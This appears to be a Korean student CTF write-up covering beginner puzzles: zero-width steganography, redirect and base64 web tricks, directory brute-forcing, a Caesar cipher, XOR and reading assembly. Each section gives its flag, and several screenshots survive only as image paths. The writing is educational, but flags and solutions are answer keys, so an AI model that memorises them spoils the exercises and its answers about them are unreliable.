%u200E%u200B%u200B%u200B%u200C%u200B%u200B%u200B**%uC2E4%uB09C%uB744%uC5B4%uC4F0%uAE30%uB97C%uD588%uB2E4.%20** |

빨간색 부분이 숨어있는 메시지인데요. Non-printable 한 문자인 zero-width-space(%u200B), zero-width-non-joiner(%u200C), zero-width-joiner(%u200D), left-to-right-mark(%u200E), right-to-left-mark(%u200F)를 이용하여 메시지를 은닉한 걸로 보여집니다. 해당 키워드들을 통하여 decoder를 검색하면 다음과 같이 zwsp-steg tool을 찾을 수 있습니다.



해당 도구 기능을 제공하는 사이트에서 복호화가 가능합니다.



KCTF{TH3\_Imp0rt4NC3\_0f\_Sp4CIng}

해당 문제는 whitespace나 여기서 나온 zero-width-space 같은 non-printable 문자를 이용하여 메시지를 은닉할 수 있다는 것을 여러분들께 소개하기 위해 만들었습니다.

non-printable한 문자는 굉장히 다양하고, 이런 비슷한 류의 문제도 생각보다? 많이 나옵니다. 물론 스테가노그래피 툴의 종류가 굉장히 다양하여 동일한 도구를 사용할 수 있는 경우는 거의 발생하지 않지만, 그래도 위처럼 도구의 범위를 좁힐 수 있는 키워드로 검색을 한다면 생각보다 쉽게 문제를 해결하실 수 있을 것 같습니다.


(근데 사실 이 문제는 zero width space decoder만 검색해도 풀 수 있다는 건 함정 ㅋ)


WEB

Your eye is faster


출제자 : skyhell

출제의도 : redirection을 막는 방법에 대한 학습






접속해보면 flag같은게 뜨다가 이걸로 바뀐다. 앞에 view-source: 를 넣어보자.



이렇게 나온다.

딱봐도 위의 flag는 거짓인것같다. 밑의 주석을 보면 base64로 인코딩 되어있는 것 같다.



이렇게 나온다. 한번 더 해보자.




flag가 나온다.


KCTF{I\_LIK3\_R3DIR3CTING@@}

Hunter

출제자 : YB\_Band, skyhell

출제 의도 : 웹은 다른 분야를 담을 수 있다는 생각을 넣어주려고 만든 문제이다. 스테가노그래피를 추출한 뒤 파일 시그니처에 관한 지식을 쌓았으면 한다.







이미지만 있네요? (누가 이렇게 문제를 주냐?)

이미지를 다운받습니다. 문제에서 ‘스테가노그래피’라고 적혀 있었죠? (너가 왜 거기에 있어?)


스테가노 툴 중 하나인 ‘openstego’를 사용합니다.




이렇게 설정을 하고 추출을 하면




추출이 완료되었어요!!



이렇게 나오네요 hxd를 사용하라고 하니 실행해 봐야겠군요.



앞 부분에 LOL이 채워져 있군요. 그리고 2번째 줄 부분을 보면 파일 시그니처는 정상인 걸 알 수 있습니다. 고로, LOL!!! 뭐시기만 지우면 될 것 같네요



오….

그래서 Flag는 KCTF{Y0u\_did\_g00d\_job\_^^7\_misc+web}입니다.

(사실 저도 이렇게 낼 줄은 몰랐어요…)(#19학번 미안해!!)(#skyhell이 나쁜 사람이야)

KCTF{Y0u\_did\_g00d\_job\_^^7\_misc+web}

Hidden


출제자 : skyhell

출제의도 : base64와 크롬 콘솔창에 대한 학습







Html 파일을 들어가보면 이런게 나온다. 소스코드를 보자.



이런게 있다. Base64로 쭉 디코딩해보자.



이런게 나온다.



Flag가 나온다.


KCTF{C0M3\_BACK\_H0M3}

Java Challenge


출제자 : skyhell

출제의도 : 자바스크립트 난독화에 대한 학습







문제를 들어가면 이렇게 나와있다. 소스코드를 보자.




소스코드에서 중요한 부분은 이 부분 같다. 일단 알파벳으로 나눈 것을 기준으로 엔터를 쳐보자.



그럼 이런식으로 나온다. 저걸 합쳐보자.





그럼 이렇게 쭉 나온다.



%를 공백(space bar)으로 바꿔주자.

그리고 <https://www.dcode.fr/ascii-code>여기 넣어서 복호화 해보자.






저기 보면 flag를 찾을 수 있다.

KCTF{1\_L1K3\_TH1S\_C0D3}

Find me

출제자 : skyhell


출제의도 : 웹 brute force에 대한 학습




문제를 들어가보면 아무것도 보이지 않는다. 일단 그럼 소스코드를 보자.



이것만 있다. 아마 guessing문제인것같다. 그럼 저 힌트에 관련된 것을 다 넣어볼수도 있겠지만 그냥 간단한 스크립트를 짜서 풀어보자.



이렇게 짜주면 될 것 같다.



저기 dictionary.txt는 이런식으로 crunch를 이용해서 만들어준다.




그러면 이렇게 Can이라는 디렉토리가 나온다.




주소창에 쳐주면 이것이 나왔다. Directory traversal문제인것같다. 쭉 들어가보자.



이런 것이 있다. 헥스 디코딩을 해보자.



이것이 나온다. 대충 모양이 비슷하다. 리버스를 해보자.




답이 나온다.


KCTF{GR3AT\_J0B:)}

M4Th W3b CH4ll3Ng3

출제자 : skyhell

출제의도 : 웹 프로그래밍 연습





들어가면 이렇게 나온다. 코드를 짜서 풀어보자.



이렇게 짜면



이렇게 나온다.


KCTF{N1C3\_CACU1A70R}

CRYPTO

C43S4R

출제자 : ch4rli3kop

출제의도 : Caesar 암호 학습



CipherText.txt를 열면 다음과 같은 문자들이 보입니다.

btkw{trvjri\_tzgyvi\_zj\_aljk\_jyzwkzex\_kvok}

넹 시저암호네요. 9 만큼 Shift 하면 플래그가 나옵니당. 이걸 대문자로 바꿔주시면 플래그님이 나오시겠습니다.

KCTF{CAESAR\_CIPHER\_IS\_JUST\_SHIFTING\_TEXT}

Operation 1

출제자 : H0H~%%^^

출제의도 : 연산자 표현

**def** operation(str1,str2):

s=""

**for** ch1,ch2 **in** zip(str1,str2):

AopB = ~(ord(ch1)&ord(ch2))

s+=chr(~((~(ord(ch1)&AopB))&(~(ord(ch2)&AopB))))

**return** s


이 연산은 XOR연산이다. 따라서 단순히 암호문과 평문을 XOR연산을 해주면 문제가 해결된다.

REVERSING

AS

출제자 : ch4rli3kop

출제의도 : 리버싱문제가 적어서 한 몸 보태봤다. 간단한 어셈블리 학습



문제를 살펴보면 간단한 어셈블리 코드를 주고, 해당 결과를 유추하라는 방식입니다.

main코드에 대해 자세히 설명을 덧붙인다면 다음과 같을 것 같네요.

|  |
| --- |
| 0x0000000000400596 <+0>: 55 push rbp  0x0000000000400597 <+1>: 48 89 e5 mov rbp,rsp  0x000000000040059a <+4>: 48 83 ec 40 sub rsp,0x40  0x000000000040059e <+8>: 64 48 8b 04 25 28 00 00 00 mov rax,QWORD PTR fs:0x28  0x00000000004005a7 <+17>: 48 89 45 f8 mov QWORD PTR [rbp-0x8],rax  0x00000000004005ab <+21>: 31 c0 xor eax,eax  0x00000000004005ad <+23>: 48 c7 45 c0 00 00 00 00 mov QWORD PTR [rbp-0x40],0x0  0x00000000004005b5 <+31>: 48 c7 45 c8 00 00 00 00 mov QWORD PTR [rbp-0x38],0x0  0x00000000004005bd <+39>: 48 c7 45 d0 00 00 00 00 mov QWORD PTR [rbp-0x30],0x0  0x00000000004005c5 <+47>: 48 c7 45 d8 00 00 00 00 mov QWORD PTR [rbp-0x28],0x0  0x00000000004005cd <+55>: 48 c7 45 e0 00 00 00 00 mov QWORD PTR [rbp-0x20],0x0  0x00000000004005d5 <+63>: 48 c7 45 e8 00 00 00 00 mov QWORD PTR [rbp-0x18],0x0 |

위의 부분들은 차례대로, rbp와 rsp의 위치를 잡아주며 스택 프레임을 생성하는 부분, Canary를 생성하는 부분, 스택의 변수 영역으로 추정되는 공간을 초기화해주는 부분이라고 볼 수 있겠습니다.

|  |
| --- |
| 0x00000000004005dd <+71>: b9 60 10 60 00 mov ecx,0x601060 <str3>  0x00000000004005e2 <+76>: ba 50 10 60 00 mov edx,0x601050 <str2>  0x00000000004005e7 <+81>: be 40 10 60 00 mov esi,0x601040 <str1>  0x00000000004005ec <+86>: bf a4 06 40 00 mov edi,0x4006a4  0x00000000004005f1 <+91>: b8 00 00 00 00 mov eax,0x0  0x00000000004005f6 <+96>: e8 75 fe ff ff call 0x400470 <printf@plt> |

여기가 제일 중요한 구간입니다. Linux 64bit OS에서는 인자 전달로 rdi, rsi, rdx, rcx… 순으로 진행됩니다. 해당 부분을 보아하니 printf 함수의 인자를 전달하고 있네요. “%s%s%s”와 <str1>, <st2>, <str3>가 함수의 인자로 들어갑니다. 위의 어셈블리 코드를 C코드로 나타낸다면, printf(“%s%s%s”,st1,str2,str3); 으로 구현할 수 있습니다.

|  |
| --- |
| 0x00000000004005fb <+101>: b8 00 00 00 00 mov eax,0x0  0x0000000000400600 <+106>: 48 8b 55 f8 mov rdx,QWORD PTR [rbp-0x8]  0x0000000000400604 <+110>: 64 48 33 14 25 28 00 00 00 xor rdx,QWORD PTR fs:0x28  0x000000000040060d <+119>: 74 05 je 0x400614 <main+126>  0x000000000040060f <+121>: e8 4c fe ff ff call 0x400460 <\_\_stack\_chk\_fail@plt>  0x0000000000400614 <+126>: c9 leave  0x0000000000400615 <+127>: c3 ret |

요 부분은 뭐 그냥 아까 생성한 Canary를 체크하고 스택 프레임을 정리하는 구간입니다.

정리하자면 해당 프로그램은 결국 printf(“%s%s%s”,str1,str2,str3); 을 구현한 것 입니다. 여기서 str1 등도 해당 값을 기계어로 해석할 때의 어셈 코드와 함께 보여줘서 그렇지 사실 문자열입니다.


%s는 NULL(\x00)을 만나기 전까지 출력하므로 해당 문자열들을 모아본다면 다음과 같은 플래그를 얻을 수 있습니다.

KCTF{V3Ry\_v3RY\_S133py...}

TRANSFORMER

출제자: skyhell

출제의도: 간단한 리버싱에 대한 학습




파일을 받아 문제를 분석해보자.

